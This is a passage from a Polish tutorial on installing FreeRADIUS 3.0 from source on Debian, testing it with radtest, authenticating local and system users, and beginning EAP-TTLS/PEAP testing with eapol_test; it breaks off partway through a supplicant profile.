- wysoka wydajność pozwalająca budować wieloserwerowe rozwiązania, potrafiące obsłużyć milion zapytań dziennie i pracujące z bazą danych o rozmiarze 10 milionów użytkowników,
- obsługa trybu „proxy", czyli przesyłania zapytań do innych serwerów,
- obsługa load balancingu pozwalająca definiować grupy serwerów, które będą obsługiwały konkretne zapytania,
- obsługa „fail-over" pozwalająca na wykrywanie awarii innych serwerów w grupie i odpowiednie przełączanie się na zapasowe serwery, aby zapewnić dostępność usługi.

Konfiguracja i administracja serwerem FreeRadius jest dość skomplikowana, co przyznają nawet sami autorzy w dokumentacji. Jednak nie wynika to z nieodpowiednio zaprojektowanego modelu konfiguracji, lecz z tego, że FreeRadius to bardzo rozbudowany system pozwalający na tworzenie skomplikowanych i zaawansowanych rozwiązań. Z tego powodu najczęściej popełnianym błędem podczas implementacji jest wykonanie dużej liczby modyfikacji plików konfiguracyjnych bez testowania ich po kolei. **Konfigurację należy modyfikować tylko w tych miejscach, które rozumiemy.**

Autorzy zalecają przyjęcie następującego podejścia podczas konfiguracji FreeRadiusa:

1. rozpoczęcie pracy z domyślnymi wartościami plików konfiguracyjnych;
2. zrobienie kopii zapasowej domyślnej konfiguracji, ponieważ na pewno będzie działała i bezwzględnie nie należy jej modyfikować;

3. potwierdzenie, że serwer uruchamia się poprawnie (najlepiej w trybie debugowania, aby wykryć potencjalne problemy);
4. przesłanie testowych pakietów do serwera przy użyciu „radclient" lub NAS/AP;
5. sprawdzenie, czy serwer działa zgodnie z oczekiwaniami:
   i. jeśli nie, należy zmodyfikować konfigurację i przejść do kroku 3; jeśli utknąłeś, należy użyć ostatniej działającej konfiguracji. Zawsze należ wykonywać tylko małe zmiany -- drogę do docelowej konfiguracji należy podzielić na kilka etapów, w których dodajemy nowe elementy konfiguracji;
   ii. jeśli działa poprawnie, należy przejść do punktu 6;
6. zapisanie kopii działającej poprawnie konfiguracji wraz z komentarzem, jakie zmiany zostały wprowadzone, gdzie i dlaczego. Do tego celu świetnie nadają się systemy kontroli wersji, takie jak git, svn, mercurial, bzr czy csv (do wyboru według upodobań);
7. Powtórzyć od kroku 3.

Powyższa metoda wydaje się dość długa, ale zapewnia sekwencyjne wprowadzanie zmian, które po kolei będą testowane. Na każdym kolejnym etapie dostępna będzie działająca konfiguracja z poprzedniego etapu, do której można zawsze wrócić. Szybkie nanoszenie wielu zmian doprowadzi do frustracji i zmusi do rozpoczęcia wszystkiego od początku.

Na szczęście wraz z instalacją dostarczana jest bardzo rozbudowana domyślna konfiguracja. Obsługuje ona od razu najpopularniejsze przypadki użycia. Włączenie dodatkowych opcji zazwyczaj wymaga tylko wczytania się w komentarze w plikach konfiguracyjnych i odkomentowania odpowiednich sekcji przygotowanej konfiguracji domyślnej. Najpopularniejsze metody EAP oraz źródła danych o użytkownikach są już skonfigurowane. Dzięki temu w praktyce możliwe jest uruchomienia serwera spełniającego podstawowe funkcjonalności zaraz po instalacji, bez potrzeby budowania konfiguracji od zera.

Budowa aplikacji i działanie serwera FreeRadius są podobne do serwera Apache:

- obsługiwane są tzw. „serwery wirtualne" -- potrafiące emulować wiele instancji serwera z różną konfiguracją, dzięki czemu jedna aplikacja może realizować rozłączne funkcje dla kilku grup/instytucji;
- poszczególne funkcjonalności realizowane są przez dedykowane moduły, które zazwyczaj wystarczy włączyć w odpowiednim miejscu w głównej konfiguracji; funkcjonalności realizowane przez te moduły posiadają swoje własne pliki konfiguracyjne, co ułatwia pracę.

Pierwsze uruchomienie

1. Instalacja serwera

Moje środowisko testowe jest analogiczne do używanego w poprzednich częściach artykułu: czysta i zaktualizowana instalacja systemu GNU/Linux Debian testing w wersji z podstawowym zestawem pakietów. Jako NAS, użyję domowego routera z wbudowanym AP: TP-Link TL-WR841N.

> W październiku 2013 pojawiła się nowa, trzecia wersja FreeRadiusa. Przynosi dużo poprawek i nowych funkcjonalności w stosunku do wersji drugiej. Z tego powodu zajmę się instalacją najnowszej wersji. Niestety ze względu na niedawną publikację, nie są dostępne jeszcze paczki systemowe dla Debiana, dlatego zmuszony jestem do instalacji ze źródeł.

Dodatkowo należy pamiętać o tym, że autorzy zalecają tworzenie konfiguracji do wersji 3.0 od początku, zamiast kopiowania konfiguracji z wersji 2.0.

Sam proces instalacji ze źródeł jest bardzo prosty.

1. Należy ściągnąć źródła z strony projektu:

```
root@debian:~/freeradius# wget ftp://ftp.freeradius.org/pub/freeradius/freeradius-server-3.0.0.tar.gz
```

1. Warto zapoznać się z informacjami zawartymi w plikach README.rst oraz INSTALL.rst.

1. Szczegółowe informacje o opcjach kompilacji są dostępne po wywołaniu:

```
root@debian:~/freeradius/freeradius-server-3.0.0# ./configure --help
```

1. Postanowiłem użyć domyślnych opcji konfiguracji, wywołując:

```
root@debian:~/freeradius/freeradius-server-3.0.0# ./configure
```

1. Podczas procesu konfiguracji okazało się, że brakuje mi następujących bibliotek: libssl-dev libtalloc-dev. Po ich doinstalowaniu ponownie uruchomiłem ./configure.

1. Warto zapoznać się z wynikiem procesu konfiguracji, w szczególności z komunikatami WARNING mówiącymi, które biblioteki nie zostały znalezione i ewentualnie co warto doinstalować, ponieważ może to być potrzebne w przyszłości.

Zdecydowałem się doinstalować następujące paczki: libsqlite3-dev libpam-dev libmysqlclient-dev libpcap-dev, dające możliwość korzystania z RADIUS sniffera, obsługę biblioteki PAM, SQLite i MySQL.

1. Ponownie uruchamiam ./configure, aby uwzględnić nowo zainstalowane biblioteki.

1. Kompiluję serwer:

```
root@debian:~/freeradius/freeradius-server-3.0.0# make
```

1. Instaluję:

```
root@debian:~/freeradius/freeradius-server-3.0.0# make install
```

   Po udanej instalacji pliki konfiguracyjne znajdują się w katalogu: /usr/local/etc/raddb/. Najbardziej interesujące nas w tej chwili pliki to:

   - **clients.conf** -- konfiguracja urządzeń/aplikacji, które mogą być klientami serwera, czyli przesyłać zapytania o uwierzytelnienie użytkownika,
   - **users** -- obsługa użytkowników,
   - **sites-available/default** -- definicja domyślnego serwera wirtualnego,
   - **sites-available/inner-tunel** -- definicja dodatkowego serwera wirtualnego do obsługi tuneli TLS.

     Zgodnie z tym, o czym wspomniałem powyżej, postanowiłem użyć gita do zapewnienia kontroli wersji dla wszystkich plików konfiguracyjnych:

```
root@debian:/usr/local/etc/raddb# git init ./
Initialized empty Git repository in /usr/local/etc/raddb/.git/
root@debian:/usr/local/etc/raddb# git add ./*
root@debian:/usr/local/etc/raddb# git commit -a -m "Initial default config"
[master (root-commit) b809839] Initial default config
Committer: root <root@debian>
```

2. Weryfikacja instalacji

Skoro już zainstalowałem serwer i domyślną konfigurację, pozostało mi teraz jego uruchomienie w celu sprawdzenia poprawności instalacji.

W dokumentacji wszędzie zalecane jest uruchamianie i testowanie serwera przy użyciu trybu pracy „debug". Uruchamiając go w ten sposób, otrzymuje się wiele użytecznych informacji wskazujących, gdzie i jak można naprawić wykryte błędy. Pozwala to także śledzić dokładnie proces analizy pakietów i obsługi zgłoszeń otrzymywanych przez serwer.

Tryb debugowania uruchamia się w następujący sposób:

```
root@debian:~# radiusd -X
```

Po uruchomieniu tego polecenia, na ekranie pojawi się bardzo dużo informacji, m.in. o parsowaniu plików konfiguracyjnych. Jeśli na końcu pojawi się komunikat: „Ready to process requests.", oznacza to, że serwer działa poprawnie i że można rozpocząć przesyłanie do niego zapytań.

Skoro serwer FreeRadius działa poprawnie, to teraz można rozpocząć testowanie obsługi zapytań uwierzytelniających.

Otwieram osobną konsolę, w której wyślę testowe zapytanie do serwera. Można do tego celu użyć programu radtest, który jest automatycznie instalowany wraz z serwerem FreeRadius:

```
root@debian:~# radtest test test localhost 0 testing123
```

Kolejne użyte argumenty to:

- obie wartości „test" stanowią login oraz hasło,
- localhost jest to adres serwera Radius -- test wykonujemy na tym samym hoście, zatem można użyć tego adresu,
- 0 jest to tzw. nas-port-number (czyli wartość AVP NAS-Port), który w tym przypadku nie ma znaczenia,
- testing123 -- jest to sekret autoryzujący nasze zapytanie.

W tym przypadku program radtest działa jako klient serwera Radius i musi się uwierzytelnić właśnie przy pomocy sekretu/hasła. Metoda ta jest stosowana dla każdego klienta serwera Radius po to, aby uwierzytelnić urządzenia wysyłające zapytania i tym samym zapewnić bezpieczeństwo serwera. W domyślnej konfiguracji FreeRadiusa wpisany jest jeden klient, zdefiniowany jako localhost z powyższym hasłem.

Dzięki temu mam możliwość lokalnego testowania konfiguracji:

```
root@debian:/usr/local/etc/raddb# cat clients.conf | grep -v "^$" | grep -v "^[[:space:]]*#"
client localhost {
            ipaddr = 127.0.0.1
            proto = *
            secret = testing123
            require_message_authenticator = no
            nas_type = other # localhost isn't usually a NAS...
            limit {
                        max_connections = 16
                        lifetime = 0
                        idle_timeout = 30
            }
}
```

Wracając do powyższego testu, wynik wykonanego polecenia jest następujący:

```
root@debian:~# radtest test test localhost 0 testing123
Sending Access-Request of id 78 from 0.0.0.0 port 47173 to 127.0.0.1 port 1812
User-Name = 'test'
User-Password = 'test'
NAS-IP-Address = 127.0.1.1
NAS-Port = 0
Message-Authenticator = 0x00
rad_recv: Access-Reject packet from host 127.0.0.1 port 1812, id=78, length=20
```

Radtest wyświetlił wartości odpowiednich pól wysłanego zapytania Radius, a na końcu widać odpowiedź odmowną: Access-Reject.

W tym samym czasie w konsoli, w której uruchomiłem wcześniej serwer, powinny pojawić się informacje dotyczące obsługi otrzymanego zapytania (przypominam, że serwer działa w trybie debug).

Ilość informacji jest spora, lecz pozwala obejrzeć proces obsługi zapytania:

```
rad_recv: Access-Request packet from host 127.0.0.1 port 47173, id=78, length=74
User-Name = 'test'
User-Password = 'test'
NAS-IP-Address = 127.0.1.1
NAS-Port = 0
Message-Authenticator = 0x0114416718db59288d897832290a9145
(0) # Executing section authorize from file /usr/local/etc/raddb/sites-enabled/default
(0) authorize {
(0) filter_username filter_username {
(0) ? if (User-Name != "%{tolower:%{User-Name}}")
(0) expand: "%{tolower:%{User-Name}}" -> 'test'
(0) ? if (User-Name != "%{tolower:%{User-Name}}") -> FALSE
(0) ? if (User-Name =~ / /)
(0) ? if (User-Name =~ / /) -> FALSE
(0) ? if (User-Name =~ /@.*@/ )
(0) ? if (User-Name =~ /@.*@/ ) -> FALSE
0) ? if (User-Name =~ /\\.\\./ )
(0) ? if (User-Name =~ /\\.\\./ ) -> FALSE
(0) ? if ((User-Name =~ /@/) && (User-Name !~ /@(.+)\\.(.+)$/))
(0) ? if ((User-Name =~ /@/) && (User-Name !~ /@(.+)\\.(.+)$/)) -> FALSE
(0) ? if (User-Name =~ /\\.$/)
(0) ? if (User-Name =~ /\\.$/) -> FALSE
(0) ? if (User-Name =~ /@\\./)
(0) ? if (User-Name =~ /@\\./) -> FALSE
(0) } # filter_username filter_username = notfound
(0) [preprocess] = ok
(0) [chap] = noop
(0) [mschap] = noop
(0) [digest] = noop
(0) suffix : No '@' in User-Name = "test", looking up realm NULL
(0) suffix : No such realm "NULL"
(0) [suffix] = noop
(0) eap : No EAP-Message, not doing EAP
(0) [eap] = noop
(0) [files] = noop
(0) [expiration] = noop
(0) [logintime] = noop
(0) WARNING: pap : No "known good" password found for the user. Not setting Auth-Type.
(0) WARNING: pap : Authentication will fail unless a "known good" password is available.
(0) [pap] = noop
(0) } # authorize = ok
(0) ERROR: No Auth-Type found: rejecting the user via Post-Auth-Type = Reject
(0) Failed to authenticate the user.
(0) Using Post-Auth-Type Reject
(0) # Executing group from file /usr/local/etc/raddb/sites-enabled/default
(0) Post-Auth-Type REJECT {
(0) attr_filter.access_reject : expand: "%{User-Name}" -> 'test'
(0) attr_filter.access_reject : Matched entry DEFAULT at line 11
(0) [attr_filter.access_reject] = updated
(0) eap : Request didn't contain an EAP-Message, not inserting EAP-Failure
(0) [eap] = noop
(0) remove_reply_message_if_eap remove_reply_message_if_eap {
(0) ? if (reply:EAP-Message && reply:Reply-Message)
(0) ? if (reply:EAP-Message && reply:Reply-Message) -> FALSE
(0) else else {
(0) [noop] = noop
(0) } # else else = noop
(0) } # remove_reply_message_if_eap remove_reply_message_if_eap = noop
```

```
(0) } # Post-Auth-Type REJECT = updated
(0) Finished request 0.
Waking up in 0.3 seconds.
Waking up in 0.6 seconds.
(0) Sending delayed reject
Sending Access-Reject of id 78 from 127.0.0.1 port 1812 to 127.0.0.1 port 47173
Waking up in 4.9 seconds.
(0) Cleaning up request packet ID 78 with timestamp +68
Ready to process requests.
```

W skrócie od góry mamy:

- wyświetlenie otrzymanego zapytania,
- sprawdzenie kilku reguł dopasowania dla użytkownika,
- uruchomienie kilku modułów (chap, mschap) i sprawdzenie wyniku ich działania (zwracają noop, czyli nie wykonały żadnych akcji),
- określenie realmu -- w tym przypadku jest to NULL, ponieważ wysłany login nie zawierał realmu,
- uruchomienie modułu EAP, który także tutaj nie zwrócił żadnego wyniku, ponieważ wysłane zapytanie nie zawierało danych EAP,
- moduł PAP (do realizacji Password Authentication Protocol) także nic nie zwraca, co oznacza że nie udało się uwierzytelnić użytkownika przez żaden z modułów, o czym świadczy komunikat:

  ```
  (0) ERROR: No Auth-Type found: rejecting the user via Post-Auth-Type = Reject
  (0) Failed to authenticate the user.
  ```

- budowany jest komunikat odmowny „Access-Reject", który następnie jest wysyłany do klienta.

W tym przypadku fakt otrzymania odpowiedzi odmownej nie oznacza niepoprawnego działania serwera. Wręcz przeciwnie -- jest to zgodne z oczekiwaniami, ponieważ podane dane nie są wpisane w konfiguracji FreeRadiusa ani w żadnej dołączonej bazie użytkowników. Celem powyższego testu było sprawdzenie, czy FreeRadius poprawnie analizuje zapytania przesyłane od klienta -- co jak widać, działa poprawnie.

3. Prosty mechanizm AA

W poprzednim punkcie udało mi się z powodzeniem przesłać zapytanie uwierzytelniające do serwera, który je przetworzył i przesłał odpowiedź. Kolejnym testem będzie próba uzyskania odpowiedzi „Access-Accept" od serwera.

Do tego celu potrzebny mi jest poprawny login i hasło. Jedną z najprostszych metod uzyskania poprawnych danych jest ich ręczne wpisanie do pliku konfiguracyjnego FreeRadiusa. W tym celu należy zmodyfikować plik ./users, który od wersji 3.0 (dla zgodności z wersją 2.0) jest linkiem do ./mods-config/files/authorize.

Dodaję nowy wpis opisujący użytkownika ‚testuser' wraz z hasłem ‚testpass' oraz chcę, aby serwer odesłał komunikat „Hello testuser". Wpis będzie wyglądał następująco (wynik uzyskany przy pomocy funkcjonalności diff z gita, + oznacza linie dopisane przeze mnie):

```
root@debian:/usr/local/etc/raddb# git diff mods-config/files/authorize
diff --git a/mods-config/files/authorize b/mods-config/files/authorize
index 9b51032..bca0ba2 100644
--- a/mods-config/files/authorize
+++ b/mods-config/files/authorize
@@ -87,6 +87,9 @@
#"John Doe" Cleartext-Password := "hello"
# Reply-Message = "Hello, %{User-Name}"
+"testuser" Cleartext-Password := "testpass"
+ Reply-Message = "Hello, %{User-Name}"
+
#
```

Teraz ponownie uruchamiam serwer w trybie debug (zabijając wcześniej działającą instancję) i wysyłam następujące zapytanie (z nowym loginem i hasłem, pozostałe parametry pozostają bez zmian):

```
root@debian:~# radtest testuser testpass localhost 0 testing123
Sending Access-Request of id 8 from 0.0.0.0 port 46487 to 127.0.0.1 port 1812
User-Name = 'testuser'
User-Password = 'testpass'
NAS-IP-Address = 127.0.1.1
NAS-Port = 0
Message-Authenticator = 0x00
rad_recv: Access-Accept packet from host 127.0.0.1 port 1812, id=8, length=37
Reply-Message = 'Hello, testuser'
```

Podobnie jak poprzednio widać dane wysłane w zapytaniu. Tym razem otrzymałem odpowiedź „Access-Accept" wraz z dodatkowym komunikatem: „Hello, testuser". Tutaj widać już namiastkę szerokiego spektrum możliwości protokołu RADIUS wynikającą z różnych AVP i wygody ich konfiguracji.

Po stronie serwera obsługa przesłanego zapytania wygląda bardzo podobnie do poprzedniego zapytania. Zaznaczyłem tylko to, co nowe i interesujące dla analizy tego przypadku:

```
rad_recv: Access-Request packet from host 127.0.0.1 port 46487, id=8, length=78
User-Name = 'testuser'
User-Password = 'testpass'
NAS-IP-Address = 127.0.1.1
NAS-Port = 0
Message-Authenticator = 0x0c03a37da37af788c0653d31aa4745c9
(0) # Executing section authorize from file /usr/local/etc/raddb/sites-enabled/default
(0) authorize {
(0) filter_username filter_username {
(0) ? if (User-Name != "%{tolower:%{User-Name}}")
(0) expand: "%{tolower:%{User-Name}}" -> 'testuser'
(0) ? if (User-Name != "%{tolower:%{User-Name}}") -> FALSE
(0) ? if (User-Name =~ / /)
(0) ? if (User-Name =~ / /) -> FALSE
(0) ? if (User-Name =~ /@.*@/ )
(0) ? if (User-Name =~ /@.*@/ ) -> FALSE
(0) ? if (User-Name =~ /\\.\\./ )
(0) ? if (User-Name =~ /\\.\\./ ) -> FALSE
(0) ? if ((User-Name =~ /@/) && (User-Name !~ /@(.+)\\.(.+)$/))
(0) ? if ((User-Name =~ /@/) && (User-Name !~ /@(.+)\\.(.+)$/)) -> FALSE
(0) ? if (User-Name =~ /\\.$)
(0) ? if (User-Name =~ /\\.$/) -> FALSE
(0) ? if (User-Name =~ /@\\./)
(0) ? if (User-Name =~ /@\\./) -> FALSE
(0) } # filter_username filter_username = notfound
(0) [preprocess] = ok
(0) [chap] = noop
(0) [mschap] = noop
(0) [digest] = noop
(0) suffix : No '@' in User-Name = "testuser", looking up realm NULL
(0) suffix : No such realm "NULL"
(0) [suffix] = noop
(0) eap : No EAP-Message, not doing EAP
(0) [eap] = noop
(0) files : users: Matched entry testuser at line 90
(0) files : expand: "Hello, %{User-Name}" -> 'Hello, testuser'
(0) [files] = ok
(0) [expiration] = noop
(0) [logintime] = noop
(0) [pap] = updated
(0) } # authorize = updated
(0) Found Auth-Type = PAP
(0) # Executing group from file /usr/local/etc/raddb/sites-enabled/default
(0) Auth-Type PAP {
(0) pap : login attempt with password "testpass"
```

```
(0) pap : Using clear text password "testpass"
(0) pap : User authenticated successfully
(0) [pap] = ok
(0) } # Auth-Type PAP = ok
(0) # Executing section post-auth from file /usr/local/etc/raddb/sites-enabled/default
(0) post-auth {
(0) [exec] = noop
(0) remove_reply_message_if_eap remove_reply_message_if_eap {
(0) ? if (reply:EAP-Message && reply:Reply-Message)
(0) ? if (reply:EAP-Message && reply:Reply-Message) -> FALSE
(0) else else {
(0) [noop] = noop
(0) } # else else = noop
(0) } # remove_reply_message_if_eap remove_reply_message_if_eap = noop
(0) } # post-auth = noop
Sending Access-Accept of id 8 from 127.0.0.1 port 1812 to 127.0.0.1 port 46487
Reply-Message = 'Hello, testuser'
(0) Finished request 0.
Waking up in 0.3 seconds.
Waking up in 4.6 seconds.
(0) Cleaning up request packet ID 8 with timestamp +36
Ready to process requests.
```

W tym przypadku widać, że moduł PAP dokonał aktualizacji przetwarzanego zgłoszenia, co sygnalizuje następujący komunikat:

```
(0) [pap] = updated
```

W konsekwencji pozwala wiec serwerowi na stwierdzenie, że udało się znaleźć odpowiedni moduł do obsługi zapytania:

```
(0) Found Auth-Type = PAP
```

Następnie widać login i hasło przetwarzane przez moduł PAP oraz wynik poprawnego uwierzytelnienia:

```
(0) pap : User authenticated successfully
(0) [pap] = ok
(0) } # Auth-Type PAP = ok
```

Na koniec budowana jest odpowiedź „Access-Accept".

Pragnę przypomnieć, że cały czas testuję „czysty" protokół RADIUS, bez elementów EAP. Zajmuję się sprawdzaniem funkcjonalności uwierzytelniania z wykorzystaniem różnych źródeł danych przy użyciu najprostszej metody PAP. Kiedy mechanizm uwierzytelniania będzie działał poprawnie, zostanie opakowany w EAP, aby realizował zaplanowany modelu bezpieczeństwa.

4. Uwierzytelnianie na podstawie zewnętrznego źródła danych o użytkownikach

Udało mi się już zmusić serwer FreeRadius do zaakceptowania przesłanych danych dostępowych. Jednak użyta metoda nie jest najwygodniejsza, ponieważ wymaga wpisywania każdego użytkownika z osobna do pliku konfiguracyjnego FreeRadiusa.

Buduję element infrastruktury, który ma służyć do realizacji WPA/WPA2-Enterprise i należy się spodziewać konieczności obsługi dużej liczby użytkowników (jak sama nazwa Enterprie sugeruje). Duże instytucje mają najczęściej centralną bazę danych o użytkownikach, do której podłączone są różne usługi. Dzięki temu zapewnione jest wygodne i szybkie zarządzanie nimi.

Analogicznie w praktyce dane dostępowe użytkowników najczęściej nie są przechowywane w samym FreeRadiusie lecz w zewnętrznej bazie danych, np.:

- passwd -- systemy z grupy *nix,
- ldap,
- mysql,
- active directory -- Windows.

Skoro mój serwer FreeRadius działa na Linuxie, to najprościej będzie mi podłączyć bazę użytkowników systemowych z plików /etc/passwd i /etc/shadow.

W tym celu:

1. tworzę nowego użytkownika systemowego:

```
root@debian:/usr/local/etc/raddb# useradd passwduser
```

1. i ustawiam mu hasło:

```
root@debian:/usr/local/etc/raddb# passwd passwduser
```

1. Mam teraz poprawnie skonfigurowanego użytkownika systemowego:

```
root@debian:/usr/local/etc/raddb# cat /etc/{passwd,shadow} | grep passwduser
passwduser:x:1000:1000::/home/passwduser:/bin/sh
passwduser:$6$.oyO2rEm$NLFEhubceLsKNt1uytTZl.QnsdPE5ie4563f3/DB0zBWi8pNX2.l9b/nOmTPhmmd3NJxpfBXUD9NUPYYSVB
oq0:16061:0:99999:7:::
```

W FreeRadiusie za obsługę użytkowników z systemów klasy *nix odpowiedzialny jest moduł nazywający się ‚unix'. W domyślnej konfiguracji, z którą pracujemy, moduł ten jest wyłączony. Należy go włączyć przez odkomentowanie go w pliku z konfiguracją domyślnego serwera wirtualnego sites-available/default (minus oznacza starą linię przed zmiana, a plus po moich zmianach):

```
root@debian:/usr/local/etc/raddb# git diff sites-available/default
diff --git a/sites-available/default b/sites-available/default
index 1b9e50d..20cbe77 100644
--- a/sites-available/default
+++ b/sites-available/default
@@ -324,7 +324,7 @@ authorize {
# to read /etc/passwd or /etc/shadow directly, see the
# passwd module in radiusd.conf.
#
-# unix
+ unix
#
```

Teraz ponownie uruchamiam serwer w trybie debug, a następnie wysyłam zapytanie z nowymi danymi uwierzytelniającymi:

```
root@debian:~# radtest passwduser passwdpass localhost 0 testing123
Sending Access-Request of id 66 from 0.0.0.0 port 37931 to 127.0.0.1 port 1812
User-Name = 'passwduser'
User-Password = 'passwdpass'
NAS-IP-Address = 127.0.1.1
NAS-Port = 0
Message-Authenticator = 0x00
rad_recv: Access-Accept packet from host 127.0.0.1 port 1812, id=66, length=20
```

Jak widać otrzymałem odpowiedź „Access-Accept", czyli moja konfiguracja działa poprawnie. Obsługa po stronie serwera została przedstawiona na poniższym listingu. Pogrubieniem zostały zaznaczone elementy pokazujące, podobnie jak poprzednio, uwierzytelnianie metodą PAP z wykorzystaniem danych użytkowników z passwd i shadow.

```
rad_recv: Access-Request packet from host 127.0.0.1 port 37931, id=66, length=80
User-Name = 'passwduser'
User-Password = 'passwdpass'
NAS-IP-Address = 127.0.1.1
NAS-Port = 0
Message-Authenticator = 0x8d814c76e8996df8dc637cfba418304f
(0) # Executing section authorize from file /usr/local/etc/raddb/sites-enabled/default
(0) authorize {
(0) filter_username filter_username {
(0) ? if (User-Name != "%{tolower:%{User-Name}}")
(0) expand: "%{tolower:%{User-Name}}" -> 'passwduser'
(0) ? if (User-Name != "%{tolower:%{User-Name}}") -> FALSE
(0) ? if (User-Name =~ / /)
(0) ? if (User-Name =~ / /) -> FALSE
(0) ? if (User-Name =~ /@.*@/ )
(0) ? if (User-Name =~ /@.*@/ ) -> FALSE
(0) ? if (User-Name =~ /\\.\\./ )
(0) ? if (User-Name =~ /\\.\\./ ) -> FALSE
(0) ? if ((User-Name =~ /@/) && (User-Name !~ /@(.+)\\.(.+)$/))
(0) ? if ((User-Name =~ /@/) && (User-Name !~ /@(.+)\\.(.+)$/)) -> FALSE
(0) ? if (User-Name =~ /\\.$/)
(0) ? if (User-Name =~ /\\.$/) -> FALSE
(0) ? if (User-Name =~ /@\\./)
(0) ? if (User-Name =~ /@\\./) -> FALSE
(0) } # filter_username filter_username = notfound
(0) [preprocess] = ok
(0) [chap] = noop
(0) [mschap] = noop
(0) [digest] = noop
(0) suffix : No '@' in User-Name = "passwduser", looking up realm NULL
(0) suffix : No such realm "NULL"
(0) [suffix] = noop
(0) eap : No EAP-Message, not doing EAP
(0) [eap] = noop
(0) [unix] = updated
(0) [files] = noop
(0) [expiration] = noop
(0) [logintime] = noop
(0) [pap] = updated
(0) } # authorize = updated
<strong>(0) Found Auth-Type = PAP</strong>
(0) # Executing group from file /usr/local/etc/raddb/sites-enabled/default
<strong>(0) Auth-Type PAP {
(0) pap : login attempt with password "passwdpass"
(0) pap : Using CRYPT password "$6$.oyO2rEm$NLFEhubceLsKNt1uytTZl.QnsdPE5ie4563f3/DB0zBWi8pNX2.l9b/nOmTPhmmd3NJ
xpfBXUD9NUPYYSVBoq0"
(0) pap : User authenticated successfully
(0) [pap] = ok
(0) } # Auth-Type PAP = ok</strong>
(0) # Executing section post-auth from file /usr/local/etc/raddb/sites-enabled/default
(0) post-auth {
(0) [exec] = noop
(0) remove_reply_message_if_eap remove_reply_message_if_eap {
(0) ? if (reply:EAP-Message && reply:Reply-Message)
(0) ? if (reply:EAP-Message && reply:Reply-Message) -> FALSE
(0) else else {
(0) [noop] = noop
(0) } # else else = noop
(0) } # remove_reply_message_if_eap remove_reply_message_if_eap = noop
(0) } # post-auth = noop
Sending Access-Accept of id 66 from 127.0.0.1 port 1812 to 127.0.0.1 port 37931
(0) Finished request 0.
Waking up in 0.3 seconds.
```

```
Waking up in 4.6 seconds.
(0) Cleaning up request packet ID 66 with timestamp +5
Ready to process requests.
```

Na tym przykładzie widać wyraźnie, że modularna konfiguracja FreeRadiusa pozwala stosunkowo łatwo dodawać nowe funkcjonalności przez włączanie dedykowanych modułów. Domyślna konfiguracja stanowi bardzo dobrą bazę do dalszych modyfikacji i powinna obsłużyć większość przypadków.

Obsługa EAP

Udało się już uruchomić prosty mechanizm uwierzytelniania, bazujący na danych użytkowników przechowywanych w systemie operacyjnym. Chciałbym teraz przejść do realizacji obsługi protokołu EAP, który jest niezbędny do zbudowania naszej infrastruktury WPA/WPA2-Enterprise.

1. eapol_test

Przed rozpoczęciem pracy z EAP konieczne jest zainstalowanie narzędzia pozwalającego na wygodne testowanie konfiguracji EAP, zarówno po stronie klienta, jak i serwera.

Niestety radclient się do tego nie nadaje ze względu na to, że posiada wsparcie tylko dla EAP-MD5 (które i tak w wersji 3.0 FreeRadiusa nie działa). Dużo wygodniejszy jest program eapol_test z pakietu wpa_supplicant, używanego do obsługi uwierzytelniania w sieciach Wi-Fi z wykorzystaniem 802.1X i EAP w systemach z rodziny *nix.

Domyślne kompilacje wpa_supplicanta dostępne w repozytoriach niestety nie zawierają eapol_test. Z tego powodu trzeba sobie go skompilować samemu:

1. Pobieram źródła paczki:

```
root@debian:~/freeradius/wpa_supplicant-2.0/wpa_supplicant# wget http://hostap.epitest.fi/releases/wpa_sup
plicant-2.0.tar.gz
```

1. Kopiuję domyślną konfigurację:

```
root@debian:~/freeradius/wpa_supplicant-2.0/wpa_supplicant# cp defconfig .config
```

1. Teraz należy odkomentować linię CONFIG_EAPOL_TEST=y

```
root@debian:~/freeradius/wpa_supplicant-2.0/wpa_supplicant# diff -u .config defconfig
--- .config 2013-12-22 17:47:28.071295167 +0100
+++ defconfig 2013-01-12 16:42:53.000000000 +0100
@@ -226,7 +226,7 @@
#CONFIG_HT_OVERRIDES=y
# Development testing
-CONFIG_EAPOL_TEST=y
+#CONFIG_EAPOL_TEST=y
# Select control interface backend for external programs, e.g, wpa_cli:
# unix = UNIX domain sockets (default for Linux/*BSD)
```

1. Konieczne jest doinstalowanie kilku bibliotek, bez których kompilacja się nie uda:

```
root@debian:~/freeradius/wpa_supplicant-2.0/wpa_supplicant# aptitude install libnl1 libnl-dev
```

1. Kompiluję:

```
root@debian:~/freeradius/wpa_supplicant-2.0/wpa_supplicant# make eapol_test
```

1. Instaluję:

```
root@debian:~/freeradius/wpa_supplicant-2.0/wpa_supplicant# cp eapol_test /usr/local/bin
```

2. Obsługa EAP w serwerze FreeRadius

Domyślna konfiguracja serwera FreeRadius ma włączoną obsługę EAP, co widać przez odkomentowaną linię z modułem eap w pliku sites-enabled/default.

Oznacza to, że nie muszę modyfikować konfiguracji serwera, aby opakować używane wcześniej zapytania uwierzytelniające w protokół EAP. Domyślnie włączone są następujące metody:

- MD5,
- LEAP,
- TLS,
- TTLS,
- PEAP.

Jak już wspominałem w poprzedniej części, metody EAP tj. TTLS czy PEAP, posiadają tożsamość zewnętrzną i wewnętrzną. Domyślna konfiguracja FreeRadiusa posiada dwa serwery wirtualne:

- default,
- inner-tunel.

Serwer default, jest tym, który przyjmuje domyślne zapytania adresowane na porty 1812-1814. W przypadku otrzymania zapytania np. EAP-TTLS obsługuje zewnętrzną tożsamość, a następnie, działając jako proxy, przesyła tunel TLS oraz znajdującą się w nim wewnętrzną tożsamość do wirtualnego serwera „inner-tunel". Takie rozdzielenie funkcjonalności nie jest niezbędne do poprawnej obsługi zapytań z tunelami TLS, lecz pozwala na wygodną separację zewnętrznej tożsamości i aktywnych dla niej metod EAP od wewnętrznej tożsamości.

Jedyną zmianą w konfiguracji, która może być nam potrzebna, jest włączenie obsługi użytkowników z passwd. Wykonuje się to przez włączenie modułu ‚unix' w konfiguracji serwera inner-tunel, analogicznie jak to było zrobione poprzednio dla serwera default.

3. Profile EAP dla suplikanta

Skoro konfigurację EAP dla serwera też działa, pozostało teraz tylko napisać profile EAP dla suplikanta, które będę użyte do wygenerowania odpowiednich zapytań do serwera FreeRadius. Przygotowałem dwa profile, dla EAP-TTLS oraz EAP-PEAP:

```
root@debian:~/freeradius# cat eap-ttls.cfg
network={
            key_mgmt=WPA-EAP
            eap=TTLS
            ca_cert="/usr/local/etc/raddb/certs/ca.pem"
            anonymous_identity="anonymous"
            identity="testuser"
            password="testpass"
            phase2="auth=PAP"
}
root@debian:~/freeradius# cat eap-peap.cfg
network={
            key_mgmt=WPA-EAP
